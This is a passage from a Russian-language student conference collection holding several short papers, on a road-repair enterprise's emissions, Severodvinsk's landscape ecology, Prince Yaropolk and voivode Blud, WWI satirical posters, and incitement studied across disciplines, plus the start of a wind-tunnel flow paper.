


Рисунок 1 — Загрязняющие вещества, выбрасываемые в атмосферный воздух АБЗ-1 и АББ

В ходе деятельности предприятия образуются отходы разных классов опасности (рис. 2) [1]. Из рисунка мы можем увидеть, что наибольшее количество загрязняющих веществ приходится на отходы IV класса опасности, представленные преимущественно мусором от бытовых помещений организаций. Большая часть отходов передается специализированным организациям (13,4821 т/год), остальные используются на предприятии в качестве сырья (0,116 т/год).




Рисунок 2 — Отходы ремонтно-механических мастерских по классам опасности в процентах (всего 13,5981 т/год)

Сравнив количество выбросов и отходов «Ростовского ДРСУ» с выбросами и отходами Ростова-на-Дону в целом, можно заметить, что

отходы и выбросы «Ростовского ДРСУ» вносит незначительный вклад в суммарный выброс веществ и образование отходов всего города (табл.).

Таблица — сравнение показателей по выбросам и отходам между «Ростовским ДРСУ» и Ростовом-на-Дону за 2013 г. [1—3]

	Выбросы, тыс. т/год	Отходы, т/год
ГУП РО «Ростовское ДРСУ»	1,562	13,5981
г. Ростов-на-Дону	192,63	3 466 648,235

Таким образом, при соблюдении всех природоохранных мероприятий дорожно-ремонтные строительные учреждения оказывают незначительное воздействие на компоненты природной среды.

Литература:

1. Проект нормативов образования отходов на их размещение ГУП РО «Ростовское ДРСУ». — Ростов-на-Дону, 2014 г.
2. Проект нормативов предельно допустимых выбросов в атмосферу ГУП РО «Ростовское ДРСУ». — Ростов-на-Дону, 2010 г.
3. Экологический вестник Дона «О состоянии окружающей среды и природных ресурсов Ростовской области в 2013 году». — Ростов-на-Дону, 2014 г.

Современная ландшафтная структура г. Северодвинск и его экологическое состояние

Синюк М.А., Прозапас А.С.

Научные руководители: Зимовец А.А., к.г.н., преподаватель кафедры физической географии, экологии и охраны природы;

Овсепян А.Э., к.г.н., доцент, кафедры физической географии, экологии и охраны природы

Север Европейской территории России представляет наибольший интерес для исследователей, поскольку данный регион испытывает существенное антропогенное воздействие на фоне высокой экологической уязвимости ландшафтов, обусловленный специфическими природными условиями – высокоширотное положение, большая протяженность с севера на юг и с запада на восток, близость Северного Ледовитого океана, оказывающими существенное влияние на ландшафтную структуру.

Исследуемая область лежит в пределах 4 ландшафтных зон: арктических пустынь, тундры, лесотундры и тайги, где прослеживаются не только зональные различия в динамике климата, растительности, почв, животного и растительного мира, но и аazonальные, связанные с

существенным антропогенным воздействием со стороны крупных городских агломераций.

Цель данного исследования состоит в рассмотрении современной ландшафтной структуры г. Северодвинска и оценки его экологического состояния.

Основой для работы послужили исследования, которые проводились летом 2014 г. в период с 11 по 26 июля на территории г. Северодвинск.

Наибольшую площадь в ландшафтной структуре исследуемой территории занимают городские леса, селитебные, промышленные и дорожные ландшафты.

Для изучения ландшафтных особенностей г. Северодвинска были заложены несколько ландшафтных профилей на территории ООПТ «Ягринский сосновый бор», а также на набережной города.

Как видно на рисунке 1, на профиле природно-антропогенного типа растительность представлена сосновым лесом, который по мере продвижения становится более разреженным, что связано с увеличением засоленности почв за счет приливов Белого моря. Почвенный покров исследуемого участка, в свою очередь, сменяется с песчано – дерновой на песчаную. С каждым приливом участки с избыточной концентрацией NaCl нарастают в высоту и ширину, что несет за собой негативные последствия. В пределах исследуемого участка наблюдается небольшая разность высот, связанная с антропогенной деятельностью.




Рис. 1. Ландшафтный профиль о. Ягры (составлено автором)

На профиле №2 представлен сосново-березовый лес с аналогичной почвенной структурой (рис. 2). Береза способна произрастать в более суровых условиях и поэтому сменяет сосну там, где она прореживается, как на профиле №1. Последний отрезок представляет собой дюну. Остальные колебания в рельефе незначительны.




Рис. 2. Ландшафтный профиль о. Ягры (Дюна) (составлено автором)

Антропогенный профиль представляет собой полностью преобразованный ландшафт с искусственными насаждениями и селитебной застройкой (рис. 3). Они представлены в виде клумб, тротуаров, дороги и жилого дома. Резкое понижение на двух крайних точках – спуск к городскому пляжу, где ландшафт несет уже природно – антропогенный характер.




Рис. 3. Ландшафтный профиль о. Ягры (Набережная) (составлено автором)

Рассмотрим современное экологическое состояние атмосферного воздуха города. Среднегодовая концентрация бенз(а)пирена в Северодвинске в 2014 г. составила 0,9 ПДК. По результатам наблюдений превышения норматива по содержанию примеси в атмосферном воздухе фиксировались в холодный период года, что связано с увеличением количества сжигаемого топлива. Среднегодовая концентрация формальдегида по городу была выше санитарного норматива и превышала установленный стандарт в 1,9 раза. Средние за год концентрации взвешенных веществ, SO_2 , NO_2 и CO не

превышали допустимых значений. В почвенном покрове г. Северодвинск наблюдается превышение ПДК Pb, на 13,8 % ПП – ПДК Zn, на 8,3% ПП – ПДК Cu. Особенно высокие концентрации этих металлов отмечаются на станциях, расположенных на территориях, прилегающих к ОАО «ЦС «Звездочка» и ОАО «Севмаш». Радиационная обстановка на территории исследований была стабильной, содержание радионуклидов антропогенного происхождения в исследуемых компонентах было ниже допустимых значений и не представляло опасности для населения. Изменений в уровнях радиоактивного загрязнения в районе РОО г. Северодвинска не произошло. Содержание ^{137}Cs было на 7 порядков ниже допустимой объемной активности этого радионуклида во вдыхаемом воздухе для населения и не представляло опасности для населения. Таким образом, видно, что атмосферный воздух исследуемого города существенно обогащен загрязняющими веществами, качественный и количественный состав которых связан со спецификой промышленного производства в данном районе.

Институт истории и международных отношений

Взаимоотношения князя Ярополка и воеводы Блуда с точки зрения теории этоса

Н.Д. Петрова

*Научный руководитель: Корневский А.В., к.и.н., доцент
Институт истории и международных отношений*

Кровавая распря между сыновьями князя Святослава Ярополком, Олегом и Владимиром – один из самых драматичных сюжетов «Повести временных лет». Ее прологом стало убийство в 975 г. Олегом, князем Древлянским охотившегося в его лесах Люта – сына Свенельда, могущественного воеводы киевского князя Ярополка. Через два года Ярополк выступил в поход против Олега и победил его. Победенный князь при попытке бегства в город Овруч погиб. Владимир, князь Новгородский, узнав о произошедших событиях, испугался и бежал за пределы страны. Впоследствии князь вернулся с варяжским войском, занял Новгород, совершил переворот в Полоцке и пошел на Киев. Столицу, где затворился Ярополк, ему удалось взять только благодаря предательству княжеского воеводы Блуда, который изначально убедил Ярополка бежать из Киева, а затем – совершить попытку примирения с младшим братом, во время которой киевский князь и был убит. Хотя пример такого поведения воеводы едва ли не единственный известный случай в истории Руси, летописец почему-то не объясняет причин произошедшего. Видимо, ему казались вполне понятными и мотивы поступка Блуда, и то, почему его измена не вызвала протеста остальных дружинников. Но чтобы это стало понятно нам, необходимо вникнуть в те отношения, которые связывали князя и дружину, и в те представления о должном, которые определяли мотивы поступков воинов и князей и их восприятие в дружинной среде. Очевидно, именно в этом контексте можно понять, что не устраивало воинов в Ярополке и, соответственно, почему взаимоотношения между Блудом и старшим Святославичем сложились таким образом.

Княжеская дружина, несомненно, обладала специфической культурой и этосом – стилем жизни, иерархией ценностей и нормами поведения. Рассмотрим этос киевских воинов X в. на основании ПВЛ. Личностным образцом для воинов является князь, выступающий не только как их предводитель, но и как лицо «сакральной природы» [1, с.16]. С другой стороны, князь не может не зависеть от дружины. Их взаимная связь базируется на совместных военных походах с целью обогащения. Показателен такой пример. В 907 г., после победы русского князя «Почаша

грѣци мира просити. [...] И заповѣда Олегъ дати воємъ на 2000 кораблей по двѣнацѣть гривнѣ на ключъ, и потом даяти углады на руские города» [2, с. 13]. Заметим, что в первую очередь князь заботится о выгоде своих воинов. За время княжения Олега были покорены множество племен и завоеваны три города, совершен удачный поход на Византию. Князь Игорь воевал с древлянами, печенегами и византийцами. Святослав Игоревич известен своей борьбой против хазар, печенегов, болгар и греков.

Основа отношений князя и дружины – взаимная преданность и верность. Интересен диалог князя Святослава и дружины во время борьбы с греками: «Азъ же предъ вами поиду: аще моя глава ляжетъ, то промыслите о себѣ». И ркоша вои: «Идеже глава твоя ляжетъ, ту и главы наша сложим» [2, с. 30]. В то же время, князь прислушивался к мнению своих воинов. Именно дружинники заставили князя Игоря собирать дань с древлян, мотивируя это тем, что «отроци Свѣнделжи изодѣлѣся суть оружьемъ и порты, а мы нари» [2, с. 23].

Особо примечательно, что князья представлены в ПВЛ как закоснелые язычники. Так, Олег и его дружина при заключении греко-русского договора 907 г. «кляшася оружьемъ своимъ, и Перуномъ, и Волосомъ» [2, с. 13]. Аналогична ситуация с князем Игорем [2, с. 22]. Святослав также известен твердой приверженностью к язычеству, причем свой отказ от крещения он объяснял нежеланием подвергнуться насмешкам дружины.

Итак, этосу княжеской дружины присущи следующие черты: она воинственна и верна князю, который, в свою очередь, прислушивается к ее мнению и заботится о благосостоянии воинов, организовывая с этой целью походы и сборы дани. А залогом неукоснительного следования взаимным обязательствам является верность князя религии предков.

Обратимся к правлению князя Ярополка. В ПВЛ сведения об этом правителе немногочисленны, однако Никоновская летопись (далее – НЛ) [3, с. 39] отчасти восполняет этот пробел. В ней есть информация о том, что греки обязались выплачивать дань Ярополку. Логично предположить, что речь идет о подтверждении договора 971 г. Самостоятельно, если верить НЛ, Ярополк совершил только один поход – против печенегов, в 978 г. Для семи лет правления этого очень мало, ведь дружина обогащалась именно за счет войн. Обратим внимание на религиозную составляющую. Распространено мнение о том, что Ярополк, если и не был христианином, то был склонен к принятию этой религии. И это вполне логично: в окружении Ярополка были люди, способные склонить его к христианской вере – он не только находился под опекой своей бабки-христианки, но и был женат на гречанке-монахине. Интересен и такой факт: согласно ПВЛ, Ярополк отказался от Новгородского княжения. А ведь в Новгороде, как известно, позиции язычества были значительно прочнее, чем в Киеве. Возможно, именно поэтому старший Святославич отказался от управления этими землями.

В НЛ под 979 г. есть сведения о приходе к Ярополку послов из Рима. Контакты князя с Западом подтверждают и зарубежные источники: хронист Ламперт [4, с. 117] пишет о прибытии в г. Кведленбург русского посольства в 973 г; «Житие св. Ромуальда» Петра Дамиани [4, с. 90-92] содержит рассказ о подвигах епископа Бруно на Руси, которые также относятся ко времени княжения Ярополка. Таким образом, целый ряд независимых источников указывает на контакты Ярополка с христианами. Причем не важно с какими – западными или восточными, полного разделения церквей в X в. еще не произошло.

Итак, подходил ли Ярополк на роль князя-предводителя, вписывался ли он в стиль жизни княжеских воинов? Война была основным занятием дружины, а Ярополк предпринял только одну (известную нам) попытку военного похода. В представлении дружины князь должен был почитать языческие традиции. Ярополк же если и не был крещеным, то явно благоволил христианству. Возможно, общение князя с «латинянами» в глазах дружины выглядело как еще одно подтверждение его приверженности к этой религии. Также нельзя не заметить, что Владимир, став киевским князем, провел языческую реформу и совершил ряд удачных военных походов. Причем первый был предпринят против недавно крестившихся поляков, а после похода на ятвягов были принесены в жертву два варяга-христианина. Эти действия можно расценить как желание князя противопоставить себя старшему брату. Таким образом, Ярополк был предан своим воеводой, а тот впоследствии не понес наказания потому, что этот правитель не соответствовал представлениям мужей-воинов о князе-воителе, т.е. был чужд этосу дружины.

Литература:

1. Толочко А.П. Князь в Древней Руси: власть, собственность, идеология. – Киев, 1992. 224 с.
2. Полное собрание русских летописей. Т.1. – СПб., 1846. 269 с.
3. Полное собрание русских летописей. Т.9. – СПб., 1862. 282 с.
4. Древняя Русь в свете зарубежных источников. Западноевропейские источники / Т.Н. Джаксон и др. – М., 2010. Т. 4. 512 с.

Сатирический плакат Первой мировой войны: изображение и слово

Т. С. Пимонова

*Научный руководитель: Братолобова М.В., к.и.н., доцент
Институт истории и международных отношений*

За последние годы значительно возрос интерес к невербальным средствам письменной коммуникации, информационная емкость и

прагматический потенциал которых нередко выше, чем у вербальных средств, а лингвистика текста все в большей мере преобразуется в лингвистику семиотически осложненного текста. Налицо важность освоения основ визуальной культуры в науке, в частности, в плакатном творчестве. Для исследователя важно уметь воспринимать, интерпретировать, анализировать образы, использовать их как инструменты мысли и строительный материал культуры.

Нами предпринята попытка исследовать сатирический плакат Первой мировой войны как особый вид источника - креолизированный текст, в структурировании которого наряду с вербальными применяются иконические средства, а также ресурсы других семиотических кодов, например, таких, как цвет, шрифт и т.д.

Данная проблематика является междисциплинарным полем исследований. Историографию по рассматриваемой проблеме условно можно разделить на два блока: работы по истории и работы смежных гуманитарных наук, в особенности, лингвистики. Из современных отечественных исследователей, занимающихся анализом плакатного творчества, следует отметить И.В. Купцову [1], Н.Н. Чевтайкину, Л.С. Гатагову. Следует выделить работу лингвиста Е.Е. Анисимовой [2]. Автор описывает текстуальную природу креолизованного текста, особенности реализации в нем основных текстовых категорий, раскрывает функциональный спектр основных элементов креолизованного текста, демонстрирует механизмы взаимодействия вербальных и паралингвистических средств, как при реализации отдельных стилистических приемов, так и при создании образности текста в целом.

Источниковую базу исследования составили плакаты, находящиеся в фондах Новочеркасского Музея истории донского казачества [3] и Старочеркасского историко-архитектурного музея-заповедника [4]. Также был привлечен интернет - журнал «Подмосковный краевед» [5], где размещена коллекция плакатов. Была использована в работе и периодическая печать, в частности, газета «Приазовский край» и «Донская жизнь». В приложениях к газетам нами найдены изображения плакатов.

Всего нами было найдено 187 плакатов 1914 года выпуска. Нам представляется целесообразным разбить их на отдельные группы: агитационно-патриотические, социальные, информационные и сатирические. Если цель первых трех групп - вызвать сочувствие и сострадание, побуждение сделать пожертвования, то сатирический плакат направлен больше на создание образа врага.

Сатирический плакат имеет ряд особенностей, благодаря которым этот жанр плакатного искусства мы можем выделить в особую группу. Необходимо отметить, что художники чаще всего стилизовали данный вид плаката под «народную картинку», сам плакат получил название лубочного

плаката. Это была многотиражная литографированная картинка, использовавшая вполне современный композиционный рисунок, тоновой или цветной. Он отражал психологию народа и был искусством для народа. Народ в лубке искал правдивое изображение действительности. Для лубочного языка характерны такие черты, как повествовательность, внимание к деталям, конкретность, эмоциональная окрашенность, декоративность, карикатуризм, юмористичность. Основное означаемое лубочной живописи - бесспорная и скорая победа России. Большинство плакатов было выпущено в Москве. Известнейшими авторами сатирического плаката стали В. В. Маяковский, К. С. Малевич, И.М. Машистов, А. В. Лентулов.

Исследовав плакат Первой мировой войны как вид креолизованного текста, в котором сочетаются две части: вербальная и иконическая, и, выявив соотношение этих двух частей в разных плакатах, мы пришли к выводу о том, что в одних случаях ведущая функция в паре принадлежит невербальной части, а вербальный текст является вспомогательным средством, поясняющим графическое изображение. В других случаях наоборот.

В ходе исследования нами было найдено несколько вариантов построения типологий креолизованного текста. Е.Е. Анисимова и Ю.Г. Алексеев представляют классификацию на три группы [6]:

1) текст с нулевой креолизацией, где изобразительный компонент не представлен, текст является чисто вербальным;

2) текст с частичной креолизацией, где вербальная часть относительно автономна, независима от изображения, обладает смысловой самостоятельностью вне соотнесения с изобразительной частью и может существовать без нее, а изобразительная часть выступает в качестве сопровождения вербальной части и является факультативным элементом текста;

3) текст с полной креолизацией, где вербальная часть не может существовать автономно, независимо от изображения.

Представляется целесообразным сатирический плакат отнести ко второму типу вышеуказанной классификации, поскольку изображение повторяет текст, в отличие от карикатуры, где изображение играет главную роль. Примером может стать плакат А.Ф. Постнова «Шар земной покрыл ты кровью». Адресат, прочитав текстовую информацию, может представить тот же самый визуальный образ без помощи иконической части самого плаката.

Таким образом, мы пришли к выводу о том, что в сатирическом плакате не встречается в чистом виде креолизованный текст, иконическая и вербальная части не уравниваются, вторая перекрывает содержание изображения, в отличие от карикатуры, где текстовая информация лишь дополняет визуальную.

Литература:

1. Купцова И.В. Тема патриотизма в российской художественной культуре в годы Первой мировой войны // Границы. Альманах Центра этнических и национальных исследований ИвГУ. Визуализация нации. — Т. 2. — Ивановский государственный университет Иваново, 2008. — С. 70–88.
2. Анисимова Е. Е. Лингвистика текста и межкультурная коммуникация (на материале креолизованных текстов): Учеб. пособие для студ. фак. иностр. яз. вузов. М.: Academia, 2003.
3. Новочеркасский Музей истории донского казачества. (НМИДК). ОФ. 118. Д.87.
4. Старочеркасский историко-архитектурный музей-заповедник. (СИАМЗ). КП. 4103.
5. Интернет-журнал «Подмосковный краевед». URL: <http://trojza.blogspot.de/2014/01/1914.html> (Дата обращения: 13.01.14г.)
6. Алексеев Ю.Г. Креолизованный текст в межкультурной коммуникации (на матер. этнопсихолингвистического эксперимента) // Уч. зап. УлГУ. Актуальные проблемы лингвистики и лингводидактики. Сер. Лингвистика. Вып. 1(6). Ульяновск, 2001.

Актуальные проблемы мультидисциплинарного анализа феномена подстрекательства

М.С. Торопова, Е.Ю. Волчкова

*Научный руководитель: Поночевный М.А., к. филос. н., доцент
Институт управления в экономических, экологических и социальных системах*

В теории междисциплинарных исследований сложилась устойчивая типология: трансдисциплинарные, интердисциплинарные, мультидисциплинарные, кроссдисциплинарные исследования. Однако юристы, работающие в сфере interdisciplinary legal research, чаще используют свою типологию. Следуя ее элементам, предмет данного исследования — это комплексное исследование феномена подстрекательства. Он выходит за рамки строго юридической проблемы, но при этом сохраняет тесную связь с правовой наукой, поэтому его невозможно исследовать без юридической перспективы. Говоря традиционными терминами, в работе осуществляется мультидисциплинарный анализ. Подобные исследования уже проводились. Например, Кеес Шуйт провел мультидисциплинарный анализ насилия с позиций обобщения данных и перспектив различных дисциплин, доказывая, что только так можно понять этот сложный феномен.

На первом этапе работы над этой сложной проблемой ракурс исследования был несколько сужен с учетом гендерных аспектов, и основным предметом избрано именно женское подстрекательство. В работе

учитывается, что одни и те же внешние факторы находят разный отклик в мужском и женском сознании.

Смена парадигм и типов научной рациональности в XX веке отразилась в стремлении усилить гуманитарную составляющую права, уйти от его традиционного «обезличенного» образа права, учесть весь многозначный опыт, проявляющийся при столкновении с правом, в том числе и субъективный [4]. При том, что подстрекательство есть феномен комплексный, формат осмысления подстрекательства и его научный образ задают именно юристы. Это нетрудно выяснить опытным путем, просто набрав в строке поисковика слово «подстрекательство». В первых 100 результатах поиска относиться к юридической тематике будут не менее 84. Однако юридическое понимание подстрекательства представляется более упрощенным и ограниченным, так как его включение в текст закона несет серьезные правовые последствия [3].

Цель исследования - привлечь другие дисциплины, приоткрыть ту часть опыта, которая не отражается в дисциплинарных границах права. В начале нашей работы мы исследовали проблему сугубо с профессиональной точки зрения и в рамках дисциплинарных границ права. Прослушав курс лекций по психологии, конфликтологии (преподаватель Пижугийда В.В.), мы получили следующую информацию применительно к предмету исследования. Подстрекатель - лицо, организация или государство, подталкивающее другого участника к конфликту. С точки зрения психологии и социологии, подстрекательство – это воздействие на человека. В последующем подстрекатель может не участвовать в конфликте. Как правило, у женщин-преступниц жертвами чаще всего становятся мужья, сожители, дети, ближайшие родственники. Подстрекательству женщины сильнее подвержены со стороны близких, так как те имеют на них большее психологическое влияние [2]. Для исследования данного компонента был самостоятельно собран эмпирический материал. Было опрошено 90 человек: мужчины в возрасте от 20 до 56 лет, женщины в возрасте от 19 до 55 лет. На основании полученных данных, мы считаем, что женщинам больше подходит роль подстрекателя, чем подстрекаемой.

Посещение курса истории искусств (преподаватель Григорян М.Е.) позволило рассмотреть подстрекательство в культурологической проекции, чтобы понять, какую роль оно играло и занимало в культуре и человеческом опыте прошлых веков, в связи с этим проводились более обширные, самостоятельные исследования. Мы искали фольклорные и мифологические сюжеты, посвященные подстрекательству, как сферу, аккумулирующую опыт, и использовали различные принятые классификации сюжетов [1]. Результаты поиска, отразившие образ подстрекателя, мы разделяли по гендерному признаку, возрастному, и ситуационному. Исследование помогло нам прийти к определенным выводам. По статистике, в сказках и мифах подстрекателей мужского пола больше, чем женщин. Здесь также

учитывались гендерные характеристики персонажей в сказках о животных. Народное творчество часто не настолько детально дает портрет подстрекателя в плане возрастных характеристик. Однако, очевидно, что в человеческом сознании женщина чаще идет на подстрекательство, будучи молодой, а мужчины — наоборот, решаются на подобное преступление, уже сформировавшись как личность и найдя свое положение в обществе. Были разграничены цели подстрекательства — на преступление и на аморальный поступок. На преступление женщины толкают другую личность чаще, чем мужчины, почти в два раза. Но мужчины толкают других на аморальные поступки почти в три раза чаще, чем женщины. Анализ сюжетов показал, что подстрекательство в человеческой культуре представляется гораздо более сложным и многогранным явлением, чем в тех схемах, которые использует правовая наука.

Таким образом, мы видим, что в культуре образ подстрекателя-мужчины преобладает над женщиной. Дело в том, что большое значение имеет цель женского влияния. Относительно женского подстрекательства в обществе складывается искаженное представление. На современное массовое сознание повлияло развитие феминизма и формирования образа женщины как абсолютно самостоятельной личности. Современное сознание, как мы видим из результатов социологического опроса, наделяет женщину куда большей хитростью, изворотливостью и коварством, нежели мужчину.

Мы присоединяемся к мнению большинства опрошенных, согласно которому женщина имеет большее психологическое влияние на мужчину, чем мужчина на женщину. Но это влияние она, как личность, изначально не расположенная к преступлению, как правило, использует в быту, а не для реализации преступных целей. Если сначала мы проводили исследование как юристы, то в ходе его нам удалось выйти за рамки дисциплинарных границ права и смотреть на проблему со стороны психологии, социологии и культурологии. Несмотря на то, что исследование вовсе не закончено, уже на данном этапе мы осознаем, что термины подстрекательства, сформулированные в психологии, социологии, культуре, в общих чертах не противоречат юридической картине подстрекательства, но позволяют описать феномен подстрекательства во всей его сложности и многогранности.

Литература:

1. Березкин Ю. Е. Тематическая классификация и распределение фольклорно-мифологических мотивов по ареалам. Аналитический каталог. [Электронный ресурс] <http://www.ruthenia.ru/folklore/berezkin/> (дата обращения 25.12.14)
2. Палуди М. Женская психология. М., 2007.
3. Уголовный Кодекс Российской Федерации.
4. Duncan T.L. Remystification of the law // Journal of Law and Religion. 1989. Vol. 7. № 1. PP. 105–129.

Институт математики, механики и компьютерных наук им И.И. Воровича

Исследование ветрового потока при входе его в тоннель

Мишустин Н.С.


Научный руководитель: Сумбатян М.А., заведующий кафедрой теоретической и компьютерной гидроаэродинамики

Большинство существующих ВЭУ (ветряных электроустановок) не эффективны при использовании их в регионах с малыми среднегодовыми скоростями ветра. Вследствие этого становится актуальным поиск метода повышения эффективности ВЭУ в областях с малым значением среднегодовой скорости ветра.

Одним из предполагаемых способов решения поставленной задачи может являться помещение ВЭУ в тоннель, поскольку поток ветра, протекающий через него, претерпевает значительные изменения, в особенности на входе.

Далее будет рассмотрено протекание потока ветра через полубесконечный тоннель, с целью получения данных об изменении скорости ветра при таком течении и результативности размещения ВЭУ в тоннелях.

Рассмотрим протекание потока ветра с постоянной скоростью U из области 1, высотой a , в область 2 высотой b , целью исследования является нахождение горизонтальной составляющей скорости ветра на границе областей.



Решение строится в рамках модели идеальной несжимаемой жидкости. Тогда скорость ветра определяется градиентом потенциала скоростей φ [1], также воспользуемся уравнением неразрывности, в силу несжимаемости оно имеет вид (1.1):

$$\bar{V} = \text{grad} \varphi \quad (1) \quad \text{div} \bar{V} = 0 \quad (1.1)$$

Отсюда получим исследуемое далее уравнение:

$$\frac{\partial^2 \varphi}{\partial x^2} + \frac{\partial^2 \varphi}{\partial y^2} = 0 \quad (1.2)$$

Граничные условия в решаемой задаче будут получены из условия непроницаемости твердых стенок границы и непрерывности давления. На каждом исследуемом участке граничные условия имеют вид:

$$y = a; \frac{\partial \varphi_1}{\partial y} = 0; x < 0 \quad (1.3) \quad y = b; \frac{\partial \varphi_2}{\partial y} = 0; x > 0 \quad (1.4)$$

